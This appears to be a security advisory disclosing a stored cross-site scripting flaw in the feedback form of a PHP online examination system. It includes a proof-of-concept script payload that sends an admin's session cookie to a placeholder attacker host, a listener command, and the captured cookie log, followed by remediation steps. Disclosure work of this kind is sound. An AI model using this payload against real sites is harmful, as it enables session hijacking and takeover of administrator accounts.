Stored XSS in Codezips - Project Worlds: Online Examination System in PHP

Summary

A stored cross-site scripting (XSS) vulnerability exists in the *Online Examination System in PHP* by Project Worlds, allowing an unauthenticated attacker to inject arbitrary JavaScript payloads through the feedback.php endpoint. The malicious code is then executed in the context of an authenticated admin viewing the dashboard, potentially allowing for session hijacking and sensitive information disclosure.

Vulnerability Details

• Type: Stored Cross-Site Scripting (XSS)

• Affected Component: feedback.php

• Attack Vector: Remote (via web form input)

• Authentication Required: No


Impact

- Information Disclosure (e.g., session cookies)
- Remote script execution in the admin's browser context

Proof-of-Concept (PoC)

1. Malicious Feedback Submission

Navigate to:



http://TARGET/quiz/online-examination-system-in-php-master/feedback.php

Payload used:

<script>new Image().src="http://YOURIP:8000/c?x="+document.cookie</script>


2. Python Web Server for Exfiltration

python3 -m http.server 8000

Screenshot: Payload being submitted in feedback form.

3. Admin Viewing the Feedback

When the admin logs in and visits the feedback section at:




http://TARGET/quiz/online-examination-system-in-php-master/dash.php?q=3

The payload is rendered and executed in the admin's browser.

Screenshot: Admin clicks on the feedback entry.

4. Cookie Exfiltration Captured

Python server receives the GET request with admin's PHPSESSID:



GET /c?x=PHPSESSID=2b76b02925d77f0fbe2031a0349e4111 HTTP/1.1" 404 -

Screenshot: Cookie leaked to attacker server.

Remediation

- Sanitize all inputs using htmlspecialchars() or an HTML sanitization library.
- Validate output: never trust and render input data without filtering.
- Restrict unauthenticated access to endpoints that store or render user input.

Discoverer

Reported by: Aryan Singh (ttaryan10@gmail.com)

References

- https://owasp.org/www-community/attacks/xss/
- https://codezips.com/php/online-examination-system-in-php-with-source-code/

Disclosure Timeline

- Jul 16, 2025: Vulnerability discovered and verified.
- Jul 17, 2025: CVE draft submission initiated.